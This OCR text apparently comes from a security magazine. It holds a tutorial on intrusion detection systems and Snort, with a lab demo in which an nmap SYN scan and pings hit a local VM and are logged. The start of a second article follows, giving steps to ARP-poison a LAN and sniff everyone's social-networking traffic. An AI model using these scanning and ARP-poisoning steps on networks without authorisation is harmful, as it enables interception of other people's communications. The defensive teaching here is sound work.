Another advantage of the HIDS over the NIDS is, the rules that are to be defined in order to configure the IDS on a host machine can be modified which means any host can modify or change the rules according to his need or requirements. Let's take an instance to explain this point. Suppose a single host is having the IDS configured on his machine and he only wants to monitor the traffic containing the TCP connection packets and he doesn't want any other rules to be added to his rules list (Figure 2).

DISTRIBUTED INTRUSION DETECTION SYSTEM

A Distributed IDS basically consists of various Intrusion Detection System over a large network, which is communicating with each other. This DIDS actually joined to a central server which makes the smooth progress of advanced network monitoring, event analysis and immediate attack data.

This DIDS actually consists of the centralized server and the 4 sensors. Sensor NIDS1 and NIDS2 operates in a promiscuous mode and protects the public servers. The other two sensors NIDS3 and NIDS4 protect the host system in a trusted computing base. To configure the DIDS in the network is somewhat difficult. Because the functionality varies from manufacturer to manufacturer and also the definition blurs (Figure 3).

HOW EXACTLY IDS WORKS?

So here's the answer, till now we have studied that what is IDS, types of IDS, why do we need IDS, now we are going to start with how exactly the Intrusion Detection System works. But before starting up with that conversation let's check what IDS is looking for or in more appropriate words what IDS will check on your network or on the host machine. The exact kind of data that the user inputs depends upon that what kind of IDS we are going to deal with. But in general the category broadly divides into three categories:

- Data flow of the application
- System calls, logs or the permissions that being to the file system.
- Hosts on the systems (will help to identify if someone else is trying to connect with it).




Figure 2. *Depicting the Host based Intrusion Detection System*

Therefore these are the three things that the IDS is going to check. The IDS is having a variety of techniques that it can use to gather the information, the raw data, sniffing of the packets, the logs that has been created either it can be for the local system where the host is residing or for the application logs, the permissions that has been given to the files (permissions like – read, write, execute and also for the admin, the users and the groups), and in last it will check for the number of hosts that are being inside a network, so that admin can easily recognize his users rather than to check for the whole range of addresses on the network. This could really helpful to the observer to identify who is actually attacking on his network, web-server or his host machine.

After gaining such information, IDS has many rules that are being implemented upon the collected useful data to catch any hacker same as any firewall got. We can implement our own rules as:

- How many packets we want to deliver to any host on other side??
- What type of packets we want to capture??
- What is the actual size of any packet??
- What will be the time period (means at what time is to put a break on capturing) of packets capturing??


So these are some of the rules that can be implemented in IDS, importance of implementing these rules is that if any condition is not fulfilled IDS will give an alert to it.

Now we know that what the IDS will do when it finds that someone is attacking on your web server or on the host machine. Now IDS will response in two manners either in a passive response or in an active response. Let's see what passive and active response is:

- Passive Response: When an attacker attacks on your network, IDS will simply generate an alert and create the corresponding results but it will not interfere or interact with the traffic that is coming on the network.
- Active Response: When an attacker attacks on your system it will first generate an alert then it will create the logs corresponding to the type of attack is going on. It will then send the packets called the reset packets to interrupt the TCP (Transmission Control Protocol), it will drop the traffic, and then it will add the attacking host (IP address of the host) into a blocked list.

INTRODUCTION TO SNORT

Snort is an open source software which is used for Intrusion Detection and Intrusion prevention system. This tool or software is available for both the windows and Linux operating systems with having


[GEEKED AT BIRTH]
University of Advancing Technology
UAT
Learn. Experience. Innovate.
You can talk the talk.
Can you walk the walk?
[IT'S IN YOUR DNA]
LEARN:
Advancing Computer Science
Artificial Life Programming
Digital Media
Digital Video
Enterprise Software Development
Game Art and Animation
Game Design
Game Programming
Human-Computer Interaction
Network Engineering
Network Security
Open Source Technologies
Robotics and Embedded Systems
Serious Game and Simulation
Strategic Technology Development
Technology Forensics
Technology Product Design
Technology Studies
Virtual Modeling and Design
Web and Social Media Technologies
www.uat.edu > 877.UAT.GEEK

all the rules covered to detect the type of attack and all. So joining all these advantages of having signatures of all the attacks, protocols defining in it and anomaly-based injections.

Various features of Snort which makes it much more powerful tool in the market of security:

- Used for active and passive monitoring.
- Capture the packets and make the alerts corresponding to the packets that ae concerned.
- Interrupt the traffic.
- Blocks the traffic.

Now I have configured the Snort in my own LINUX (BACKTRACK 5 R3). So the command to invoke the Snort is (Figure 4):

```
snort -d -e -v -c /etc/snort/snort1.conf -l /var/
                   log/snort/
```

Now after being snort is configured it will start capturing the packets. These packets will be filtered before going to the next hope. If there is any packet which doesn't meet the rules that are inbound in the rules directory of the snot it will give you the result that I will show later in this paper that how the alerts are being generated and the creation of the logs. Generally the Snort gives the alerts in the MySQL database. Snort actually works for the Network Intrusion Detection System or the NIDS better than to Distributed or Host Based Intrusion Detection System. Based on the information available to us Snort has many ports to work on like:

- SSH (Secured Shell) – Port is 22
- HTTP – Port 80
- HTTPS – Port 443
- MySQL – Port 3306

LET'S WATCH OUT HOW IDS ACTUALLY RESPONSE??

As far we have seen that the IDS response in two manners first is the passive response and the other is the active response. As we all know that on the web the packets have to be routed from one network to the other network. And they have to be routed through the router and the router continuously looks for the packets with a firewall installed in it having some rules embedded on it which check that what packets have to discard or what packets




Figure 3. *Depicting the Distributed Intrusion Detection System*

are precise to send to next hop or node. Now any IDS with the passive response only gives the alert and create the logs but this can be good for small organizations but for the big organizations like Microsoft, Adobe etc. where the security risks are very high then this passive response is not enough then there IDS has to be configured with the active response. There are mainly three categories in which this active response works:

- FWSNORT: Fwsnort is written by Michael Rash. Fwsnort actually checks for the rule file that has been included in the SNORT IDS and it construct the corresponding IPTABLES which utilize the table for matching the "hex-string" value to detect the application level attacks.
- SNORTSAM: SnortSam is written by Frank Knobe which is free and open source software released under the GPL (General Public License). SnortSam is basically an active response system configured in the snort itself. The response of SnortSam is quite interesting because it interrelate with both the commercial and open source firewall. The biggest advantage of the SnortSam is it blocks the IP address of the attacker immediately which ordinary Snort cannot do. The flexibility that SnortSam provides is of time period. It can specify the time period up to which the IP will be blocked – it might be for seconds, minutes, hours even days, it's all depend on what rules we have configured in the rule files of the Snort.
- Snort Inline: The Snort_Inline, an open source software which was created by Jed Haile released under the GPL and is currently maintained by William Metcalf. This software directly falls in the IPS (Intrusion Prevention System) which is self-explaining that it identifies the type of the attack (like – SQL, XSS, LFI, RFI etc) and alerts the person who is monitoring it at that particular time. But is adds up an another advantage in Snort that it can alter or drop the packets as they flow through the host. The packets have to pass through a firewall in which some rules are embedded that which packets have to forward and which packets have to drop.

INTRUSION PREVENTION SYSTEM

Before moving ahead and look towards the live detection of IDS let me throw some light on the INTRUSION PREVENTION SYSTEM. An IPS is basically used in computer security. It provides the rules and protocols for network traffic along with an intrusion detection system for alerting system or network administrators for some suspicious traffic that is coming in that network. But it allows the administrator to provide the action upon being alerted. Some compare an IPS to a combination of IDS and an application layer firewall for protection.


The IPS is of for types:

- Network-based intrusion prevention system (NIPS): monitors the entire network for suspicious traffic by analyzing protocol activity.
- Wireless intrusion prevention systems (WIPS): monitors a wireless network for suspicious traffic by analyzing wireless networking protocols.
- Network behavior analysis (NBA): examines network traffic to identify threats that generate unusual traffic flows, such as distributed denial of service (DDoS) attacks, certain forms of malware and policy violations.
- Host-based intrusion prevention system (HIPS): an installed software package which monitors a single host for suspicious activity by analyzing events occurring within that host.

LIVE DETECTION OF INTRUSION DETECTION SYSTEM

So, far we have seen till now how IDS functions, detection and the rules that have been introduced in Snort in order to have the alerts, logs and the information that we needed to trace out any hacker who tries to enter in our network. So I have configured the Snort on my Local Host and I am generating an alert using a tool called NMAP (version – 6.25).


Suppose the IDS is configured in LINUX and an administrator is sitting 24 hours to monitor for the logs either in the GUI (Graphical User Interface) format or in the matrix form where the whole information of the intruder is in the raw data. The raw contains the matrix, the IP address of the Intruder,


backtrack 5 r3 for IDS and complete installation - VMware Workstation

```
root@bt:~# snort -d -e -v -c /etc/snort/snort1.conf -l /var/log/snort/
```

File Edit View VM Tabs Help
Applications Places System
Wed Jan 16, 6:34 AM
root@bt: ~
File Edit View Terminal Help
<< back | track 5 r3
To return to your computer, press Ctrl+Alt

Figure 4. *Snapshot of My Backtrack to invoke the Snort*


backtrack 5 r3 for IDS and complete installation - VMware Workstation

Administrator: Command Prompt - nmap -sS 192.168.40.128

```
  --packet-trace: Show all packets sent and received
  --iflist: Print host interfaces and routes (for debugging)
  --log-errors: Log errors/warnings to the normal-format output file
  --append-output: Append to rather than clobber specified output files
  --resume <filename>: Resume an aborted scan
  --stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
  --webxml: Reference stylesheet from Nmap.Org for more portable XML
  --no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
  -6: Enable IPv6 scanning
  -A: Enable OS detection, version detection, script scanning, and traceroute
  --datadir <dirname>: Specify custom Nmap data file location
  --send-eth/--send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sn 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (http://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES

C:\Users\RJ>nmap -sS 192.168.40.128
```


```
Copyright (C) 1998-2009 Sourcefire, Inc., e
Using PCRE version: 7.8 2008-09-05

Rules Engine: SF_SNORT_DETECTION_ENGINE  Ve
Preprocessor Object: SF_DCERPC  Version 1.1
Preprocessor Object: SF_SSLPP  Version 1.1
```

Figure 5. *Snapshot of the SYN scanning on attacker's PC*

MAC address of the Intruder and the TCP length. Now an admin is 24*7 is monitoring on this IDS. Suppose this IDS is being installed in some web servers or on the host machine.


PING ATTACK AND CORRESPONDING LOGS ON ADMIN'S PC

Now an attacker is sitting on the windows machine and is going to ping one of the websites that are being hosted on the IDS installed or configured server.


Applications Places System
Thu Jan 17, 1:51 AM
root@bt: ~
File Edit View Terminal Help
ATTACKER IP ADDRESS
MAC ADDRESS OF THE ATTACKERS PC
root@bt: ~


```
Type:0  Code:0  ID:1  Seq:6  ECHO REPLY
61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69  qrstuvwabcdefghi

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

01/17-01:51:11.924602 0:50:56:C0:0:8 -> 0:C:29:DF:89:50 type:0x800 len:0x4A
192.168.40.1 -> 192.168.40.128 ICMP TTL:64 TOS:0x0 ID:1291 IpLen:20 DgmLen:60
Type:8  Code:0  ID:1  Seq:7  ECHO
61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69  qrstuvwabcdefghi

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

01/17-01:51:11.924607 0:C:29:DF:89:50 -> 0:50:56:C0:0:8 type:0x800 len:0x4A
192.168.40.128 -> 192.168.40.1 ICMP TTL:[illegible] IpLen:20 DgmLen:60
Type:0  Code:0  ID:1  Seq:7  ECHO REPLY
61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69  qrstuvwabcdefghi

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

01/17-01:51:12.926731 0:50:56:C0:0:8 -> 0:C:29:DF:89:50 type:0x800 len:0x4A
192.168.40.1 -> 192.168.40.128 ICMP TTL:64 TOS:0x0 ID:1292 IpLen:20 DgmLen:60
```

Figure 6. *Snapshot of the logs of SYN attack done by the Attacker*


backtrack 5 r3 for IDS and complete installation - VMware Workstation
File Edit View VM Tabs Help
root@bt: ~
File Edit View Terminal Help
root@bt: ~
[root@bt: ~]
To return to your computer, press Ctrl+Alt.

```
01/18-00:29:47.009977 0:C:29:DF:89:50 -> 0:50:56:C0:0:8 type:0x800 len:0x172
192.168.40.128 -> 192.168.40.1 ICMP TTL:64 TOS:0xC0 ID:7145 IpLen:20 DgmLen:356
Type:3  Code:3  DESTINATION UNREACHABLE: PORT UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
192.168.40.1:41125 -> 192.168.40.128:30417 UDP TTL:59 TOS:0x0 ID:4162 IpLen:20 D
gmLen:328
Len: 300  Csum: 43731
(300 more bytes of original packet)
** END OF DUMP
45 00 01 48 10 42 00 00 3B 11 9C 91 C0 A8 28 01  E..H.B..;.....(.
C0 A8 28 80 A0 A5 76 D1 01 34 AA D3 43 43 43 43  ..(...v..4..CCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
```

Figure 7. *Snapshot of the matrix*


Applications Places System
Thu Jan 17, 12:54 AM
Basic Analysis and Security Engine (BASE) 1.2.7 (karen) - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Basic Analysis and Security Eng...
localhost/base/base_main.php
BackTrack Linux
Offensive Security
Exploit-DB
Aircrack-ng
SomaFM
Alert Group Maintenance | Cache & Status | Administration
[Loaded in 0 seconds]
root@bt: ~
Basic Analysis and Se...
[root@bt: ~]

Sensors/Total: 1 / 1
Unique Alerts: 3
Categories: 2
Total Number of Alerts: 21

- Src IP addrs: 2
- Dest. IP addrs: 2
- Unique IP links 3

- Source Ports: 15
  - TCP (15) UDP (0)
- Dest Ports: 13
  - TCP (13) UDP (0)

Traffic Profile by Protocol

TCP (71%)

UDP (0%)

ICMP (0%)

Portscan Traffic (29%)

BASE 1.2.7 (karen) (by **Kevin Johnson** and the **BASE Project Team**
Built on ACID by Roman Danyliw)

Figure 8. *Snapshot of the GUI format*

And now the corresponding logs are being created in which the Attacker's IP address and MAC address is being captured. Now as the Admin has captured the MAC and IP address he can use SnortSam to block the IP of the attacker's machine so that he can't proceed further.

NMAP ATTACK AND CORRESPONDING LOGS ON ADMIN'S PC

Same as the attacker is trying to scan the IP address of the victim's web server in which IDS is installed. Now the hacker is going to do the SYN scanning (Figure 5). The corresponding logs have been created on the Admin's PC in which the same IP, MAC address the matrix and TCP length of the logs have been created as shown in the Figure 6.

Corresponding logs containing the matrix of the Attacker's PC (Figure 7). Also the information of the traffic has been captured in the GUI format also (Figure 8).

CONCLUSION

So, in the end I would like to conclude that an IDS is basically used to detect any Intrusion that is going to be happened in any network, web server or on the host machine. IDS will actually create the logs and also work on the GUI phase. An IPS works on the same platform but it works with the correspondence with IDS by providing some inbound and outbound protocols for the traffic. And IDS captures the IP address, MAC address, TCP length and many more information that is used to block the IP of the attacker's machine and also trace the IP so that the Intruder can be caught easily. It usually monitors the database, DNS services, corporate policies, e-mail servers etc. Also it examines all inbound and outbound network activity and spots the suspicious patterns that may designate a network or system attack from someone attempting to break into or compromise a system.

Author's Bio

Mr. Deepanshu Khanna, a Young Linux Security Expert from Ludhiyana, Punjab(india), is Linux Security Researcher & Penetration Tester at "Prediqnous – Cyber Security & IT Intelligence". Currently, he is pursuing his B.Tech. in Computer Science from Lovely Professional University (LPU). He managed Web Penetration testing, performed network analysis, Exploit making, Nessus Complete Security, IDS and Linux Security, which leads him to join Prediqnous Team. He has delivered his knowledge through Seminars and Workshops across India. He gives training to the students for IT Security & Ethical Hacking. He found and reported many vulnerabilities and phishing scams to IT Dept. of India. He aims to get applauses from other experts of IT industry for his research work on IT Security. Email: khannadeepanshu34@yahoo.in.

A PRACTICAL APPROACH TO

MONITOR SUSPICIOUS ACTIVITY ON SOCIAL NETWORKING USING SNIFFER TOOLS

by Nilay Mistry

Social Networking Monitor will be beneficial approach for all IT Firms, Educational Institutions, Universities, Government, Federal etc. Using this concept authority can filter out if any suspicious activity happen over social networking. So following are the steps to check it.

What you will learn:

- Develop your own methodology for content analysis in Social Networking.
- How one can trace or track the malicious intended content using this approach.
- How to analysis content and it may be helpful in new concept known as Cyber Criminal Profiling.

What you should know:

- How efficient monitoring works in Local Area Network
- Dark side of social networking

To setup monitoring Social Networking over LAN one needs:

- Computer Device with networking facility
- Sniffer tool – Wireshark, Nmap, Ethereal with pacp libs
- Network Dump Analyzer – TCP-Dump, Charls Proxy
- Reporting tools – Colasoft Caspa

MONITORING PROCEDURE

Monitoring can be done via two procedures:

- Procedure 1: Configure a device, which works as gateway.
- Procedure 2: Use any LAN monitoring tool like PRTGN or Colasoft Caspa for grabbing IP related details.

Steps for configuration & monitoring are as follows.

- Step 1: Identify the workgroup in LAN.
- Step 2: Setup a sniffing tool on system.
- Step 3: Configure system as gateway using ARP spoofing
- Step 4: Start ARP Poisoning on system that will redirect all LAN traffic to that system.
- Step 5: Start sniffing tool for monitor the redirected raw packets of all LAN connected devices.
- Step 6: Start filtering suspected users IP or social networking site filters.
- Step 7: Analyze TCP packets with its payload.
- Step 8: Payload has all the information shared across LAN or even Internet.
- Step 9: Extract data through packet data reader tools.

